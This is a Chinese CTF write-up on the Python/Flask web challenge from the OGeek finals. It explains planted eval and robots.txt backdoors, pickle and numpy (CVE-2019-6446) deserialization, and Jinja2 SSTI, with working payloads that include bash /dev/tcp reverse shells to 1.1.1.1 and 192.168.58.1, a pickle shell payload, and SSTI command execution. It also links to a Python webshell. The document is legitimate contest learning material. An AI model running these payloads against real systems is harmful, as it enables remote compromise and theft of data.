Ogeek决赛python web部分

M09Ic / 2019-10-17 09:16:01 / 浏览数 3516 安全技术 CTF 顶(1) 踩(0)

前言

ogeek决赛已经过去大半个月,看到题目才想起来wp没写.

决赛一共有3道web题,php,java,python都有.但我的php和java代码审计水平有点菜,只能抱队友大腿折腾python这种漏洞比较明显的才勉强过得了日子.

赛制很友好,防守也能得分,最后大多数队伍防守分都是攻击分的两三倍.

题目源码:https://pan.baidu.com/s/1YgjnLu17KBr1KVMlymfsyw

复现

python的flask框架,比起php和java的几十上百个文件,python的代码就友好的多了.

主要逻辑都在app.py里面,python的漏洞也比较明显,web3是大多数队伍的主要攻击目标.

robots后门

见面就是一个简陋的后门,

```
@app.route('/robots.txt',methods=['GET'])
def texts():
   return send_from_directory('/', open('/flag','r').read(), as_attachment=True)
```

把flag放在robots.txt里,访问就可以拿到.

eval后门

```
def set_str(type,str):
   retstr = "%s'%s'"%(type,str)
   print(retstr)
   return eval(retstr)
```

定义了一个很奇怪的函数,一看就知道是刻意设置的后门,全局搜索哪里调用.

```
@app.route('/message',methods=['POST','GET'])
def message():
   if request.method == 'GET':
       return render_template('message.html')
   else:
       type = request.form['type'][:1]
       msg = request.form['msg']
       ...

       if len(msg)>27:
           return render_template('message.html', msg='[redacted]', status='[redacted]')
       msg = msg.replace(' ','')
       msg = msg.replace('_', '')
       retstr = set_str(type,msg)
       return render_template('message.html',msg=retstr,status='%s,[redacted]'%username)
```

看到message中有调用,且有简单限制,msg长度得小于27个字符且不能有空格和下划线,type只能输入一个字符

读flag的poc比较简单,payload如下:

post: `type='&msg=%2bopen('/flag').read()%2b'`

赛后花了不少时间思考能不能getshell,折腾半天终于成功,正好27个字符.

post: `msg=%2Bos.popen("echo%09-n%09b>>a")%2B'&type='`

简单分析payload,


首先需要通过python解释器,因此不能有语法错误,需要前后单引号以及+号闭合.


原本的app.py中已经导入os,帮了个大忙,可以使用os.popen()执行命令

不能有空格,但在bash中tab与空格等价url编码为%09

echo不输出换行符可使用参数-n.


请求后会报错,但实际上已写入文件.





依次写入反弹shell的payload:`bash -c 'bash -i >/dev/tcp/1.1.1.1/4444 0>&1'`,空格用tab代替.

最后post请求`msg=%2Bos.popen("sh%09a")%2B'&type='`即可执行代码反弹shell.



pickle反序列化

看到import了pickle这个库,第一反应就是python反序列化.

全局搜索pickle.

```
@app.route('/message',methods=['POST','GET'])
def message():
   if request.method == 'GET':
       return render_template('message.html')
   else:
       type = request.form['type'][:1]
       msg = request.form['msg']
       try:
           info = base64.b64decode(request.cookies.get('user'))
           info = pickle.loads(info)
           username = info["name"]
       except Exception as e:
           print(e)
           username = "Guest"

       ...
       return render_template('message.html',msg=retstr,status='%s,■■■■'%username)
```

大致逻辑是,如果是post请求,则获取cookie中的user字段,base64解码,并触发反序列化.

反弹shell的payload,需要base64编码:

```
cposix
system
p1
(S"bash -c 'bash -i >/dev/tcp/1.1.1.1/4444 0>&1'"
p2
tp3
Rp4
.
```

如果要直接返回flag,得使返回值的类型为字典,且有name键.

numpy反序列化(CVE-2019-6446)

队里大佬找出来的,我都不知道numpy啥时候出了漏洞,.

这个洞非常坑,虽然找到了漏洞,也非常容易修复,但一改就被checkdown.

最后尝试使用replace替换黑名单关键字,但还是被人疯狂拿分.也可能是没发现的其他漏洞.

```
@app.route('/getvdot',methods=['POST','GET'])
def getvdot():
   if request.method == 'GET':
       return render_template('getvdot.html')
   else:
       matrix1 = base64.b64decode(request.form['matrix1'])
       matrix2 = base64.b64decode(request.form['matrix2'])
       try:
           matrix1 = numpy.loads(matrix1)
           matrix2 = numpy.loads(matrix2)
       except Exception as e:
           print(e)
       result = numpy.vdot(matrix1,matrix2)
       print(result)
       return render_template('getvdot.html',msg=result,status='■■■■')
```

因为numpy的loads方法调用的也是pickle,因此pickle的payload还是可以用.

payload: post提交:

```
matrix1=Y3Bvc2l4CnN5c3RlbQpwMQooUyJiYXNoIC1jICdiYXNoIC1pID4vZGV2L3RjcC8xOTIuMTY4LjU4LjEvNDQ0NCAwPiYxJyIKcDIKdHAzClJwNAou&matri
```

同样会报错,但是能成功反弹shell.

Jinja2.from_string SSTI

也是今年新洞

https://www.exploit-db.com/exploits/46386

```
@app.route('/hello',methods=['GET', 'POST'])
def hello():
   username = request.cookies.get('username')
   username = str(base64.b64decode(username), encoding = "utf-8")
   data = Jinja2.from_string("Hello , " + username + '!').render()
   is_value = False
   return render_template('hello.html', msg=data,is_value=is_value)
```

data处使用了 Jinja2.from_string直接拼接字符串,存在ssti.

poc 需要base64编码填入在cookie的username字段,还因为是python3 一些payload不能使用.

读flag:

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{
c.__init__.__globals__['__builtins__'].open('\\flag', 'r').read() }}{% endif %}{% endfor %}
```

执行命令:

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings'
%}{{c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('whoami').read()") }}{% endif %}{% endfor %}
```

flask日志记录

flask本身的日志功能并不能满足AWD的需求,就随手写了一个.比赛中是用队里大佬临时写的,赛后重新写了一个

```
def awdlog():
   import time
   f = open('/tmp/log.txt','a+')
   f.writelines(time.strftime('%Y-%m-%d %H:%M:%S\n', time.localtime(time.time())))
   f.writelines("{method} {url} \n".format(method=request.method,url=request.url))
   s = ''
   for d,v in dict(request.headers).items():
       s += "%s: %s\n"%(d,v)
   f.writelines(s+'\n')
   s = ''
   for d,v in dict(request.form).items():
       s += "%s=%s&"%(d,v)
   f.writelines(s.strip("&"))
   f.writelines('\n\n')
   f.close()
```

因为python这题check比较严格,上了waf一直被checkdown,所以没写waf.不过和php的道理是一样的.

python webshell

比赛中虽然没用上,可以准备着,万一哪次就用到了.

https://github.com/evilcos/python-webshell/blob/master/webllehs.py

小结

java题 writeup : 一叶飘零师傅写的2019 OGeek Final & Java Web

php题writeup: xmsec师傅写的ogeek-ozero-wp

上一篇：用python连接冰蝎的代码实现(一) 下一篇：Laravel框架RCE分析（CV...

1. 0 条回复
   - 动动手指，沙发就是你的了！

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板